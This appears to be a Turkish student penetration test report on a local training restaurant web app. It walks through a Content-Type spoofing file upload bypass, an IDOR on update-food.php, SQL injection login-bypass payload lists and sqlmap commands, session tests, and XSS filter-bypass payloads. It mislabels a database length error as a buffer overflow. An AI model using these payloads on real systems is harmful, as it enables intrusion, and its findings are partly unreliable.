

## Restoran Pentest Raporu

**Zafiyet Adı :** File Upload


**Nerede Oluştı :** update-profile.php

**Zafiyetin Doğurabileceği Sonuçlar :** Bilgisayar korsanları “ File Upload” Zafiyetini kullanarak hedef sistemde ; kabuk , shell , uçbirim, terminal , cmd terimleri bahsettiğimiz yazılımlar uzakdan sistemimizden kod çalıştırabilirler, ve sistemimizi uzakdan kontrol edebildiklerinde, sitemizin , bütünlüğünü , gizliliğini , erişilebilirliğini ve genel yapıyı bozup zarar verebilir. Ve kendi bilgisayarımıza zarar verebilir.

**Zafiyetin Kapatılması İçin Öneriler:** Güvenlik Duvarı Kullanılmalı, Kullanıcıdan alacağı sadece belirli bir uzantı formatları olması gerekir, bu alan göre özelleştirilebilir. Filtreleme önlemlerine daha iyi düzey bypass yöntemleri eklenmeli.

**CVS:** 8.4

**Açıklama :** Burada siteye müşteri hesabı oluşturma alanı bulunmakta. Ve bizden profil resmi istiyor buraya direkt rastgele bir .php uzantılı dosya upload ediyorum, ancak php uzantılı bir dosya upload ettiğim zaman üyeliği oluşturmuyor ve giriş yapamıyoruz. Yani işlem başarısız oluyor ancak iş burada bitmiyor normal bir profil fotoğrafı yerleştirip kayıt olalım.



•

kemal

kemal

kemal

Profil Fotoğrafı:

Gözet... webcam-t...to11.jpg

....

Kayıt Ol

bu alandan profil resmimizin geldiğini görüyoruz ve profil resmini güncelle diyoruz.

## Profil



**Ad: kemal**

**Soyad: kemal**

**Kullanıcı Adı: kemal**

**Bakiye: 5000**

**Kayıt Tarihi: 2024-10-07 22:23:30**

[Şifreyi Güncelle](#)

[Profili Güncelle](#)

[Bakiye Ekle](#)

[Ana Sayfa](#)

**Ve güncellememi yapıyorum.**

## Profilini Güncelle



İsim:

kemal

Soyisim:

kemal

Kullanıcı Adı:

kemal


Profil Resmi:

Gözet... [giris.php](#)

[Profili Güncelle](#)



Resmi yeni sekmede aç diyelim.



## Giriş Yap

Kullanıcı Adı:  Şifre:

Benim basitce bir login alanı tasarladığım giriş.php yi yükleyip içerik tasarımı bizlere geldi. Burada + ve – yönlerinden bahsedeyim, yazılımcı kullanıcıdan aldığı dosyaları farklı şekillerde sanırım random isimler ile web siteye öyle kaydediyor. Bunun bir artısı, shelli çalıştırmamız için urlden php betiğini çalıştırmamız gerektiğinden dolayı bir istek gerçekleştirmemiz gerektiğinden dolayı izin taraması gibi şeylerle bulmak oldukça zor , güzel düşünülmüş ancak, profil resmi alanında biz resmimizi görebildiğimiz için bunun pek bir yararı olmuyor maalesef. Burada “ File Upload” Zafiyetimizi keşfediyoruz.

**Zafiyet Adı : File Upload**

**Nerede Oluşturdu : register.php**


**Zafiyetin Doğurabileceği Sonuçlar :** Bilgisayar korsanları “ File Upload” Zafiyetini kullanarak hedef sistemde ; kabuk , shell , uçbirim, terminal , cmd terimleri bahsettiğimiz yazılımlar uzakdan sistemimizden kod çalıştırabilirler, ve sistemimizi uzakdan kontrol edebildiklerinde, sitemizin , bütünlüğünü , gizliliğini , erişilebilirliğini ve genel yapıyı bozup zarar verebilir. Ve kendi bilgisayarımıza zarar verebilir.

**Zafiyetin Kapatılması İçin Öneriler:** Güvenlik Duvarı Kullanılmalı, Kullanıcıdan alacağı sadece belirli bir uzantı formatları olması gerekir, bu alan göre özelleştirilebilir. Filtreleme önlemlerine daha iyi düzey bypass yöntemleri eklenmeli.

**CVS: 8.4**

**Açıklama :**

Az önce yukarıda atladığım php dosyamızın kabul görmediği alana bypass yöntemleri ile tekrar deniyorum.



The image shows a registration form with a green background. It contains three input fields, each with the text 'mert'. Below these is a section for a profile picture labeled 'Profil Fotoğrafı:'. Under this label is a button labeled 'Gözet...' and the text 'giris.php'. Below this is a password field with four dots '....'. At the bottom is a button labeled 'Kayıt Ol'.

Burp ile araya girip “kayıt ol” isteđimizi yakalıyoruz.  
İsteđimizi yakaladık ve işte POST isteđimiz

```
-----91359334828528359842399555421
Content-Disposition: form-data; name="username"

mert
-----91359334828528359842399555421
Content-Disposition: form-data; name="image"; filename="giris.php"
Content-Type: application/x-php

<?php
session_start();
error_reporting(E_ALL);
ini_set('display_errors', 1);
```

Burada dosya ismimizi , dosya Content-Type’mızın ne olduđunu ve dosya içeriđimizin kodunu görebiliyoruz. Biz burada basit bir bypass yöntemi olan “ Content-Type: alanını sisteme images/png olarak giricez ve giris.php dosyamızı bir php deđilde png olarak algılayacak.

```
-----91359334828528359842399555421
Content-Disposition: form-data; name="image"; filename="giris.php"
Content-Type: images/png
```

Ve isteđi gönderiyorum böyle bizlere yeni bir GET isteđi geliyor ;

```
GET /login.php?message=Ba%C5%9Far%C4%B1yla%20kaydedildi! HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 F:
```

“Başarıyla kaydedildi” diyor ancak giriş yaparak dođruluyalım



Ve sitemizde bir “File Upload” zafiyetini daha keşfettik.

**Zafiyet : İDOR**

**Nerede Oluştu : /update-food.php**






**Zafiyetin Doğurabileceđi Sonuçlar : İçeriđin bütünlüđünü bozma deđiştirme.**

**Zafiyetin Kapatılması İçin Öneriler:** URL'lere göre kullanıcının cookie bilgilerine kimliğine göre yetkisi kontrol edilerek, kendisinin alanı dışında ki bağlantılara erişimim kısıtlığı gelebilir.

**CVS: 8.5**

**Açıklama :**


**Dominos firmasının hesabına girdik, resimde'de görüldüğü üzere 2 adet yemeğimiz var.**

Domino's Pizza Yemekleri										
<div> <div>Yemek Ekle</div><div><input type="text" value="Yemek Ara"/> Silinmiş <input type="checkbox"/></div></div>										
Restoran	Fotoğraf	Yemek	Açıklama	Fotoğraf	Fiyat	İndirim	Kayıt	Silinme	Güncelle	Sil
Domino's Pizza İzmit		Orta Boy Pizza	Bol Malzemeli		240	%6	2024-09-22 15:11:04	Mevcut	<div>Yemeği Güncelle</div>	<div>X</div>
Domino's Pizza Kocaeli Yuvacık		Büyük Boy Pizza	Lezzetli Damağında Kalır !		300	%4	2024-09-22 15:11:51	Mevcut	<div>Yemeği Güncelle</div>	<div>X</div>

yemeği güncelle diyelim. URL bu şekilde gözükücektir ; “”

  localhost:8081/update-food.php?f\_id=5

### Orta Boy Pizza Yemeğini Güncelle



Yemek Adı:

Açıklama:

Yemek Fotoğrafı:  

Gözet... Dosya seçilmedi.

Yemek Fiyatı:

İndirim:

**Ve bu bilgileri güncelleyebiliyoruz. Yemeğimizin id sayısını değiştirelim.**

**ID?=1** yapınca bize ait olmayan bir yemek ilanı ile karşılaşyoruz. Bunda düzenlemeler yapabiliyoruz. Ve hatta güncelleyince kendi firmamızda yemek paylaşıyor.

update-food.php?f\_id=1

### Whopper Menü Yemeğini Güncelle



Yemek Adı:

Açıklama:

Yemek Fotoğrafı:  
 Dosya seçilmedi.

Yemek Fiyatı:

İndirim:

**Araştırıldı: SQL Injection**

**Tür : Login Bypass**

**Yer: login.php**

Login alanımız bir adet bulunmakta buraya login bypass kodlarımızı deneyebiliriz ben daha hızlı olması sebebiyle Burp Suite programının Intruder alanından brute force yaparak deniyeceğim. Başlarda admin'or '1'='1 -- - veya # payloadlarımı denedim.

Yavuzlar Restoran Uygulaması



Burada username alanına saldırı yapacağım için payload alanım olarak username= alanını işaretliyorum.

```
username=SmertS&password=aaa
```

Ve burada birbirinden farklı 198 adet payloadı yerleştiriyorum.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the number of requests.

Payload set:  Payload count: 198

Payload type:  Request count: 198

---

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

" or ""

" or "&"

" or ""^"

" or ""^"

or true--

" or true--

' or true--

) or true--

) or true--

' or 'x'="x

" or ("x")="x

Enter a new item

Burada “SQLMAP” aracı mantığını denedim ve sqlmap’e de yolladım, burp ile isteği yakalayıp bir .txt dosyasına isteği yerleştirdim;

```
1 POST /scripts/login-query.php HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://localhost:8081
10 Connection: keep-alive
11 Referer: http://localhost:8081/login.php
12 Cookie: PHPSESSID=c712b497ce4ae4213d07c2102aaffa90
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 username=merT*&password=aaa
```



•  
Ve

```
root@Hegir:/home/servet/İndirilenler/burpsuite_pro_v2024.5# cat burp.txt
POST /scripts/login-query.php HTTP/1.1
Host: localhost:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://localhost:8081
Connection: keep-alive
Referer: http://localhost:8081/login.php
Cookie: PHPSESSID=c712b497ce4ae4213d07c2102aaffa90
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=mert*&password=aaa
```


bunuda “sqlmap -r burp.txt” olarak verdim ve dikkat ederseniz username= başlığında mertin sonunda \* yıldız var bu , sqlmap payloadlarını yapacağı yerin tam hedef konumunu vermiş oluyoruz. Hatta sqlmap çalışınca bize .txt dosyasında \* buldum buraya mı saldırı yapacağım gibisinden soru soruyor. Ne yazık ki bulamıyoruz.

Bir sonraki sql olma olasılığı deneyeceğimiz alan restaurant.php alanı burada yemekler listeleniyor id ile.

**Zafiyet Araştırıldı : SQL INJECTION**


**Tür:** Union Based ve benzeri url bazlı

**Yer:** restaurant.php



Burada en basit bulma yöntemiyle tek tırnak ve çift tırnak deniyoruz ancak sitenin yapısı bozulmuyor bizde farklı yollara başvuruyoruz.

```
root@Hegir:/home/servet/İndirilenler/burpsuite_pro_v2024.5# sqlmap -r burp.txt --level=5 --risk=3 --tamper=space2comment
```



•  
Sqlmap’de aynı şekilde isteğimi alıp veriyorum ve arama alanları için level ve risk ve ek olarak bir script veriyorum. Ancak bir sonuç alamıyorum.

### **Zafiyet Araştırıldı : CSRF TOKEN**

Şuan’da veli kullanıcısının hesabındayım ve cookie’miz :

“3ceab288fdc1a416c2e1ecc29abe195f”

başka bir kullanıcıdayken cookiemizi değiştirmeyi deniyelim. Ve acaba ayrı mı yoksa aynı sessionu mu vericek.

Farklı bir cookie değeri aldık

```
Connection: keep-alive
Cookie: PHPSESSID=f5bac8e36e6faa6b46529cf910942ef1
Upgrade-Insecure-Requests: 1
```

Veli kullanıcısının cookiesini yerleştirelim.

Değiştirince oturumu sonlandırıp beni hesaptan attı birde giriş kısmında deniyelim. Yine kabul etmedi.

### **Zafiyet Türü : Buffer Overflow**

**Nerede Oluşturdu : add-comment.php**

**Zafiyetin Doğurabileceği Sonuçlar :** Tampon taşması, uygulamanın veya sunucunun çökmesine neden olabilir, bu da hizmetin sürekliliğini tehdit eder ve kullanıcıların erişimini engeller. Ve Saldırgan, tampon taşmasını kullanarak bellek üzerinde kontrol elde edebilir ve kötü amaçlı kod çalıştırabilir. Bu, sunucunun veya uygulamanın ele geçirilmesine yol açabilir.

**Zafiyetin Kapatılması İçin Öneriler:** Kullanıcıdan gelen tüm verilerin boyutunu ve formatını kontrol edilmeli. Girdi uzunluğunu sınırlayarak, beklenmedik veri girişleri engellenmeli

**CVS: 7.0**

**Açıklama :**

Yorum alanında çok uzunca “AAA...” yazıyorum.

Başlık

BELLEK TAŞMASI

Yorum

AAAAAAAAAAAAAAAAAAAAA

Skor

1

Ekle

Ve sunucudan aldığımız yanıt ise şu şekilde

**Önemli hata :** Yakalanmayan PDOException: SQLSTATE[22001]: Dizi verileri, sağdan kesilmiş: 1406 /var/www/html/controllers/customer-controller.php:210 dosyasındaki 1. satırdaki 'açıklama' sütunu için veriler çok uzun Yığın izleme: #0 /var/www/html/controllers/customer-controller.php(210): PDOStatement->execute(Array) #1 /var/www/html/scripts/add-comment-query.php(16): AddComment('5', 'BELLEK

“210 dosyasındaki 1. satırdaki 'açıklama' sütunu için veriler çok uzun Yığın izleme” zafiyetimi burada doğruluyorum.

## Zafiyet Araştırıldı : XSS

Yemek ilanlarımıza yorumlar yazabiliriyoruz bu kısmı inceleyelim.

Öncelikle normal bir mesaj atıp sayfa kaynağında hangi parametreler içinde olduğuna bir göz atalım.

Kullanıcı Adı	Başlık	Açıklama	Skor	Girdi	Güncelleme	
serhat	pentest	merhaba	1 ★	2024-10-08 00:41:32	2024-10-08 00:41:32	Sil

```

<td>
  <p>pentest</p>
</td>
<td>
  <p>merhaba</p>
</td>
<td>
  <p>1 ★</p>
...

```

yazdığımız yorumlar `<p>` etiketi içerisine alınıyor amacımız `</p>` yi merhabadan önce kapabilirsek xss i ortaya çıkarmış olucaz.

Ancak yazılımcımız korunmak için etiket içerisine yazılan yorumları siliyor.

İzin verdiği şeyler; özel karakter kullanımı serbest “`<>/;`”

ancak şöyle kullanımı yasak `<script>` ama bu serbest ; `< script >` arada boşluklar olursa kabul ediyor yorumu ancak bu sefer javascript kodu çalışmıyor.

### Boşluğu bypass etmek için ve diğer dendiğim payloadlar;

```
<scr ipt>alert(1)</scr ipt>
```

```
<p><scr ipt>alert(1)</scr ipt></p>
```

```
<p><img src=x onerror="alert(1)"></p>
```

```
<p><a href="#" onmouseover="alert(1)">Hover over me</a></p>
```

```
<scri<script>pt>alert(1)</script>
```

```
<button onclick="alert('Test') ">Click Me</button>
```

```
<p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
```

```
<p><sc ript>alert(1)</sc ript></p>
```